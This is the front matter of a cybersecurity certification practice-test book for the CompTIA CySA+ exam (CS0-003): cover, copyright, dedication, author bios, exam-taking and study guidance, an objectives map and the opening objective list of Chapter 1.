

**Save 10%**  
on CompTIA® Exam  
Vouchers  
**Coupon Inside!**

**CompTIA®**


# **CySA+**

## **PRACTICE TESTS**

Third Edition  
**EXAM CS0-003**

Provides 1,000 practice questions  
covering all the exam objectives.

Complements the *CompTIA CySA+ Study  
Guide: Exam CS0-003, Third Edition*.



MIKE CHAPPLE  
DAVID SEIDL

**SYBEX**  
A Wiley Brand

# Table of Contents

[Cover](#)

[Title Page](#)

[Copyright](#)

[Dedication](#)

[Acknowledgments](#)

[About the Authors](#)

[About the Technical Editor](#)

[Introduction](#)

[CompTIA](#)

[Using This Book to Practice](#)

[Interactive Online Learning Environment and Test Bank](#)

[Objectives Map for CompTIA CySA+ \(Cybersecurity Analyst\) Exam CS0-003](#)

[Chapter 1: Domain 1.0: Security Operations](#)

[Chapter 2: Domain 2.0: Vulnerability Management](#)

[Chapter 3: Domain 3.0: Incident Response and Management](#)

[Chapter 4: Reporting and Communication](#)

[Chapter 5: Practice Test 1](#)

[Chapter 6: Practice Test 2](#)

[Appendix: Answers and Explanations](#)

[Chapter 1: Domain 1.0: Security Operations](#)

[Chapter 2: Domain 2.0: Vulnerability Management](#)

[Chapter 3: Domain 3.0: Incident Response and Management](#)

[Chapter 4: Reporting and Communication](#)

[Chapter 5: Practice Test 1](#)

[Chapter 6: Practice Test 2](#)

[Index](#)

## End User License Agreement

**Take the Next Step  
in Your IT Career**

**Save  
10%  
on Exam Vouchers\***

(up to a \$35 value)

\*Some restrictions apply. See web page for details.

**CompTIA.**

Get details at  
[www.wiley.com/go/sybextestprep](http://www.wiley.com/go/sybextestprep)

To get the discount code, you'll need to register and log on the test bank. Then go to Resources.



# CompTIA® CySA+ Practice Tests

Exam CS0-003

Third Edition



**Mike Chapple**

**David Seidl**



Copyright © 2023 by John Wiley & Sons, Inc. All rights reserved.

Published by John Wiley & Sons, Inc., Hoboken, New Jersey.

Published simultaneously in Canada and the United Kingdom.

ISBNs: 9781394182930 (paperback), 9781394182954 (ePDF),  
9781394182947 (ePub)

No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning, or otherwise, except as permitted under Section 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, Inc., 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 750-4470, or on the web at [www.copyright.com](http://www.copyright.com). Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at [www.wiley.com/go/permission](http://www.wiley.com/go/permission).

**Trademarks:** WILEY and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. CompTIA and CySA+ are trademarks or registered trademarks of CompTIA, Inc. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

**Limit of Liability/Disclaimer of Warranty:** While the publisher and authors have used their best efforts in preparing this book, they make no representations or warranties with respect to the accuracy or completeness of the contents of this book and specifically disclaim any implied warranties of merchantability or fitness for a particular purpose. No warranty may be created or extended by sales representatives or written sales materials. The advice and strategies contained herein may not be suitable for your situation. You should consult with a professional where appropriate. Further, readers should be aware that websites listed in this work may have changed or disappeared between when this work was written and when it is read. Neither the publisher nor authors shall be liable for any loss of profit or any other commercial damages, including but not limited to special, incidental, consequential, or other damages.

For general information on our other products and services or for technical support, please contact our Customer Care Department within the United States at (800) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic formats. For more information about Wiley products, visit our web site at [www.wiley.com](http://www.wiley.com).

Library of Congress Control Number: 2023939017

Cover image: © Jeremy Woodhouse/Getty Images, Inc.

Cover design: Wiley

*For Renee, the most patient and caring person I know. Thank you for being the heart of our family.*

*—MJC*

*This book is dedicated to my longtime friend Amanda Hanover, who always combined unlimited curiosity with an equally infinite number of questions about security topics. In 2019, Amanda lost her fight with mental health struggles. But you, our readers, should know that there is support out there. Mental health challenges are a struggle that many in the security community face, and community support exists for those who need it. Visit [www.mentalhealthhackers.org](http://www.mentalhealthhackers.org) to find mental health activities at security conferences in your area, as well as resources and links to other resources. You are not alone.*

*And Amanda—here are a thousand more security questions for you. Your friend, David.*

*—DAS*

# Acknowledgments

Books like this involve work from many people, and as authors, we truly appreciate the hard work and dedication that the team at Wiley shows. We would especially like to thank senior acquisitions editor Kenyon Brown. We have worked with Ken on multiple projects and consistently enjoy our work with him.

We also greatly appreciate the editing and production team for the book, including Lily Miller, our project editor, who brought years of experience and great talent to the project; Chris Crayton, our technical editor, who provided insightful advice and gave wonderful feedback throughout the book; Magesh Elangovan, our production editor, who guided us through layouts, formatting, and final cleanup to produce a great book; and Kim Wimpsett, our copy editor, who helped the text flow well. We would also like to thank the many behind-the-scenes contributors, including the graphics, production, and technical teams who make the book and companion materials into a finished product.

Our agent, Carole Jelen of Waterside Productions, continues to provide us with wonderful opportunities, advice, and assistance throughout our writing careers.

Finally, we would like to thank our families and significant others who support us through the late evenings, busy weekends, and long hours that a book like this requires to write, edit, and get to press.

## About the Authors

**Mike Chapple, Ph.D., Security+, CySA+, CISSP**, is author of more than 50 books, including the best-selling *CISSP (ISC)<sup>2</sup> Certified Information Systems Security Professional Official Study Guide* (Sybex, 2021) and the *CISSP (ISC)<sup>2</sup> Official Practice Tests* (Sybex, 2021). He is an information security professional with two decades of experience in higher education, the private sector, and government.

Mike currently serves as Teaching Professor in the IT, Analytics, and Operations Department at the University of Notre Dame's Mendoza College of Business, where he teaches undergraduate and graduate courses on cybersecurity, data management, and business analytics.

Before returning to Notre Dame, Mike served as executive vice president and chief information officer of the Brand Institute, a Miami-based marketing consultancy. Mike also spent four years in the information security research group at the National Security Agency and served as an active duty intelligence officer in the U.S. Air Force.

Mike earned both his BS and PhD degrees from Notre Dame in computer science and engineering, and also holds an MS in computer science from the University of Idaho and an MBA from Auburn University. Mike holds certifications in Cybersecurity Analyst+ (CySA+), Security+, Certified Information Security Manager (CISM), Certified Cloud Security Professional (CCSP), and Certified Information Systems Security Professional (CISSP). He provides security certification resources on his website at [CertMike.com](http://CertMike.com).

**David Seidl, CySA+, CISSP, PenTest+**, is Vice President for Information Technology and CIO at Miami University. During his IT career, he has served in a variety of technical and information security roles, including serving as the Senior Director for Campus

Technology Services at the University of Notre Dame where he co-led Notre Dame's move to the cloud and oversaw cloud operations, ERP, databases, identity management, and a broad range of other technologies and service. He also served as Notre Dame's Director of Information Security and led Notre Dame's information security program. He has taught information security and networking undergraduate courses as an instructor for Notre Dame's Mendoza College of Business, and he has written books on security certification and cyberwarfare, including co-authoring *CISSP (ISC)<sup>2</sup> Official Practice Tests* (Sybex, 2021) as well as the previous editions of both this book and the companion *CompTIA CySA+ Practice Tests* (Sybex, 2020, 2018).

David holds a bachelor's degree in communication technology and a master's degree in information security from Eastern Michigan University, as well as certifications in CISSP, CySA+, Pentest+, GPEN, and GCIH.

## About the Technical Editor

**Chris Crayton**, MCSE, CISSP, CASP+, CySA+, A+, N+, S+, is a technical consultant, trainer, author, and industry-leading technical editor. He has worked as a computer technology and networking instructor, information security director, network administrator, network engineer, and PC specialist. Chris has served as technical editor and content contributor on numerous technical titles for several of the leading publishing companies. He has also been recognized with many professional and teaching awards.

# Introduction

*CompTIA® CySA+ (Cybersecurity Analyst) Practice Tests: Exam CS0-003, Third Edition* is a companion volume to the *CompTIA CySA+ Study Guide, Third Edition* (Sybex, 2023, Chapple/Seidl). If you’re looking to test your knowledge before you take the CySA+ exam, this book will help you by providing a combination of 1,000 questions that cover the CySA+ domains and easy-to-understand explanations of both right and wrong answers.

If you’re just starting to prepare for the CySA+ exam, we highly recommend that you use the *Cybersecurity Analyst+ (CySA+)* Study Guide, Third Edition to help you learn about each of the domains covered by the CySA+ exam. Once you’re ready to test your knowledge, use this book to help find places where you may need to study more or to practice for the exam itself.

Since this is a companion to the *CySA+ Study Guide*, this book is designed to be similar to taking the CySA+ exam. It contains multipart scenarios as well as standard multiple-choice questions similar to those you may encounter in the certification exam itself. The book is broken up into six chapters: four domain-centric chapters with questions about each domain, and two chapters that contain 85-question practice tests to simulate taking the CySA+ exam itself.


## CompTIA

CompTIA is a nonprofit trade organization that offers certification in a variety of IT areas, ranging from the skills that a PC support technician needs, which are covered in the A+ exam, to advanced certifications such as the CompTIA Advanced Security Practitioner (CASP+) certification.

CompTIA recommends that practitioners follow a cybersecurity career path, as shown here:

The Cybersecurity Analyst+ exam is a more advanced exam, intended for professionals with hands-on experience and who possess the knowledge covered by the prior exams.

CompTIA certifications are ISO and ANSI accredited, and they are used throughout multiple industries as a measure of technical skill and knowledge. In addition, CompTIA certifications, including the CySA+, the Security+, and the CASP+ certifications, have been approved by the U.S. government as Information Assurance baseline certifications and are included in the State Department's Skills Incentive Program.



## **The Cybersecurity Analyst+ Exam**

The Cybersecurity Analyst+ exam, which CompTIA refers to as CySA+, is designed to be a vendor-neutral certification for cybersecurity, threat, and vulnerability analysts. The CySA+ certification is designed for security analysts and engineers as well as security operations center (SOC) staff, vulnerability analysts, and threat intelligence analysts. It focuses on security analytics and practical use of security tools in real-world scenarios. It covers four major domains: Security Operations, Vulnerability Management, Incident Response and Management, and Reporting and Communications. These four areas include a range of topics, from

reconnaissance to incident response and forensics, while focusing heavily on scenario-based learning.

The CySA+ exam fits between the entry-level Security+ exam and the CompTIA Advanced Security Practitioner (CASP+) certification, providing a mid-career certification for those who are seeking the next step in their certification and career path.

The CySA+ exam is conducted in a format that CompTIA calls *performance-based assessment*. This means that the exam uses hands-on simulations using actual security tools and scenarios to perform tasks that match those found in the daily work of a security practitioner. Exam questions may include multiple types of questions such as multiple-choice, fill-in-the-blank, multiple-response, drag-and-drop, and image-based problems.

CompTIA recommends that test takers have four years of information security-related experience before taking this exam. The exam costs \$392 in the United States, with roughly equivalent prices in other locations around the globe. More details about the CySA+ exam and how to take it can be found at

<https://certification.comptia.org/certifications/cybersecurity-analyst>.



For up-to-the-minute updates covering additions or modifications to the CompTIA certification exams, visit the CompTIA website at  
[www.comptia.org](http://www.comptia.org).

## Study and Exam Preparation Tips

A test preparation book like this cannot teach you every possible security software package, scenario, or specific technology that may appear on the exam. Instead, you should focus on whether you are familiar with the type or category of technology, tool, process, or scenario as you read the book. If you identify a gap, you may want to find

additional tools to help you learn more about those topics.

CompTIA recommends the use of NetWars-style simulations, penetration testing and defensive cybersecurity simulations, and incident response training to prepare for the CySA+.

Additional resources for hands-on exercises include the following:

- Hacking-Lab provides capture-the-flag (CTF) exercises in a variety of fields at <https://hacking-lab.com>.
- PentesterLab provides a subscription-based access to penetration testing exercises at <https://pentesterlab.com/exercises/>.

Since the exam uses scenario-based learning, expect the questions to involve analysis and thought, rather than relying on simple memorization. As you might expect, it is impossible to replicate that experience in a book, so the questions here are intended to help you be confident that you know the topic well enough to think through hands-on exercises.

## Taking the Exam

Once you are fully prepared to take the exam, you can visit the CompTIA website to purchase your exam voucher:

<https://store.comptia.org>

Currently, CompTIA offers two options for taking the exam: an in-person exam at a testing center and an at-home exam that you take on your own computer.



This book includes a coupon that you may use to save 10 percent on your CompTIA exam registration.

## In-Person Exams

CompTIA partners with Pearson VUE's testing centers, so your next step will be to locate a testing center near you. In the United States, you can do this based on your address or your ZIP code, while non-U.S. test takers may find it easier to enter their city and country. You can search for a test center near you at the Pearson VUE website, where you will need to navigate to "Find a test center."

<https://home.pearsonvue.com/comptia>

Now that you know where you'd like to take the exam, simply set up a Pearson VUE testing account and schedule an exam on their site.

On the day of the test, take two forms of identification, and make sure to show up with plenty of time before the exam starts. Remember that you will not be able to take your notes, electronic devices (including smartphones and watches), or other materials in with you.

## At-Home Exams

CompTIA also offers an at-home testing option that uses the Pearson VUE remote proctoring service. Candidates using this approach will take the exam at their home or office and be proctored over a webcam by a remote proctor.

You can learn more about the at-home testing experience by visiting this site:

[www.comptia.org/testing/testing-options/take-online-exam](http://www.comptia.org/testing/testing-options/take-online-exam)

## After the Cybersecurity Analyst+ Exam

Once you have taken the exam, you will be notified of your score immediately, so you'll know if you passed the test right away. You should keep track of your score report with your exam registration records and the email address you used to register for the exam.

## Maintaining Your Certification

CompTIA certifications must be renewed on a periodic basis. To renew your certification, you can either pass the most current version of the exam, earn a qualifying higher-level CompTIA or industry certification, or complete sufficient continuing education activities to earn enough continuing education units (CEUs) to renew it.

CompTIA provides information on renewals via its website at [www.comptia.org/continuing-education](http://www.comptia.org/continuing-education).

When you sign up to renew your certification, you will be asked to agree to the CE program's Code of Ethics, pay a renewal fee, and submit the materials required for your chosen renewal method.

A full list of the industry certifications you can use to acquire CEUs toward renewing the CySA+ can be found at [www.comptia.org/continuing-education/choose/renew-with-a-single-activity/earn-a-higher-level-comptia-certification](http://www.comptia.org/continuing-education/choose/renew-with-a-single-activity/earn-a-higher-level-comptia-certification).

Like all exams, the Exam CS0-003: CompTIA® CySA+ is updated periodically and may eventually be retired or replaced. At some point after CompTIA is no longer offering this exam, the old editions of our books and online tools will be retired. If you have purchased this book after the exam was retired or are attempting to register in the Sybex online learning environment after the exam was retired, please know that we make no guarantees that this exam's online Sybex tools will be available once the exam is no longer available.

## **Using This Book to Practice**

This book consists of six chapters. Each of the first four chapters covers a domain, with a variety of questions that can help you test your knowledge of real-world, scenario, and best practices-based security knowledge. The final two chapters are complete practice exams that can serve as timed practice tests to help determine whether you’re ready for the CySA+ exam.

We recommend taking the first practice exam to help identify where you may need to spend more study time and then using the domain-specific chapters to test your domain knowledge where it is weak. Once you’re ready, take the second practice exam to make sure you’ve covered all the material and are ready to attempt the CySA+ exam.

As you work through questions in this book, you will encounter tools and technology that you may not be familiar with. If you find that you are facing a consistent gap or that a domain is particularly challenging, we recommend spending some time with books and materials that tackle that domain in depth. This can help you fill in gaps and help you be more prepared for the exam.

## **Interactive Online Learning Environment and Test Bank**

The interactive online learning environment that accompanies CompTIA CySA+ Practice Tests: Exam CS0-003 provides a test bank and study tools to help you prepare for the exam. By using these tools you can dramatically increase your chances of passing the exam on your first try.

The online test bank includes over 1000 practice questions. Use all these practice questions to test your knowledge of the exam objectives. The online test bank runs on multiple devices.



Go to [www.wiley.com/go/sybextestprep](http://www.wiley.com/go/sybextestprep) to register and gain access to the interactive online learning environment and test bank with study tools.

## Objectives Map for CompTIA CySA+ (Cybersecurity Analyst) Exam CS0-003

The following objective map for the CompTIA CySA+ (Cybersecurity Analyst) certification exam will enable you to find where each objective is covered in the book.

### Objectives Map

Objective	Chapter(s)
<b>1.0 Security Operations</b>	
1.1 Explain the importance of system and network architecture concepts in security operations	<a href="#">Chapter 1</a>
1.2 Given a scenario, analyze indicators of potentially malicious activity	<a href="#">Chapter 1</a>
1.3 Given a scenario, use appropriate tools or techniques to determine malicious activity	<a href="#">Chapter 1</a>
1.4 Compare and contrast threat intelligence and threat hunting concepts	<a href="#">Chapter 1</a>
1.5 Explain the importance of efficiency and process improvement in security operations	<a href="#">Chapter 1</a>
<b>2.0 Vulnerability Management</b>	
2.1 Given a scenario, implement vulnerability scanning methods and concepts	<a href="#">Chapter 2</a>

<b>Objective</b>	<b>Chapter(s)</b>
2.2 Given a scenario, analyze output from vulnerability assessment tools	<a href="#">Chapter 2</a>
2.3 Given a scenario, analyze data to prioritize vulnerabilities	<a href="#">Chapter 2</a>
2.4 Given a scenario, recommend controls to mitigate attacks and software vulnerabilities	<a href="#">Chapter 2</a>
2.5 Explain concepts related to vulnerability response, handling, and management	<a href="#">Chapter 2</a>
<b>3.0 Incident Response and Management</b>	
3.1 Explain concepts related to attack methodology frameworks	<a href="#">Chapter 3</a>
3.2 Given a scenario, perform incident response activities	<a href="#">Chapter 3</a>
3.3 Explain the preparation and post-incident activity phases of the incident management life cycle	<a href="#">Chapter 3</a>
<b>4.0 Reporting and Communication</b>	
4.1 Explain the importance of vulnerability management reporting and communication	<a href="#">Chapter 4</a>
4.2 Explain the importance of incident response reporting and communication	<a href="#">Chapter 4</a>

## How to Contact the Publisher

If you believe you've found a mistake in this book, please bring it to our attention. At John Wiley & Sons, we understand how important it is to provide our customers with accurate content, but even with our best efforts an error may occur.

To submit your possible errata, please email it to our Customer Service Team [atwileysupport@wiley.com](mailto:atwileysupport@wiley.com) with the subject line "Possible Book Errata Submission."

# **Chapter 1**

## **Domain 1.0: Security Operations**

## **EXAM OBJECTIVES COVERED IN THIS CHAPTER:**

**✓ 1.1 Explain the importance of system and network architecture concepts in security operations**

- Log ingestion
- Operating system (OS) concepts
- Infrastructure concepts
- Network architecture
- Identity and access management
- Encryption
- Sensitive data protection

**✓ 1.2 Given a scenario, analyze indicators of potentially malicious activity**

- Network-related
- Host-related
- Application-related
- Other

**✓ 1.3. Given a scenario, use appropriate tools or techniques to determine malicious activity**

- Tools
- Common techniques
- Programming languages/scripting

**✓ 1.4. Compare and contrast threat-intelligence and threat-hunting concepts**

- Threat actors
- Tactics, techniques, and procedures (TTP)
- Confidence levels
- Collection methods and sources

- Threat intelligence sharing

- Threat hunting

 **1.5. Explain the importance of efficiency and process improvement in security operations**

- Standardize processes

- Streamline operations


- Technology and tool integration

- Single pane of glass

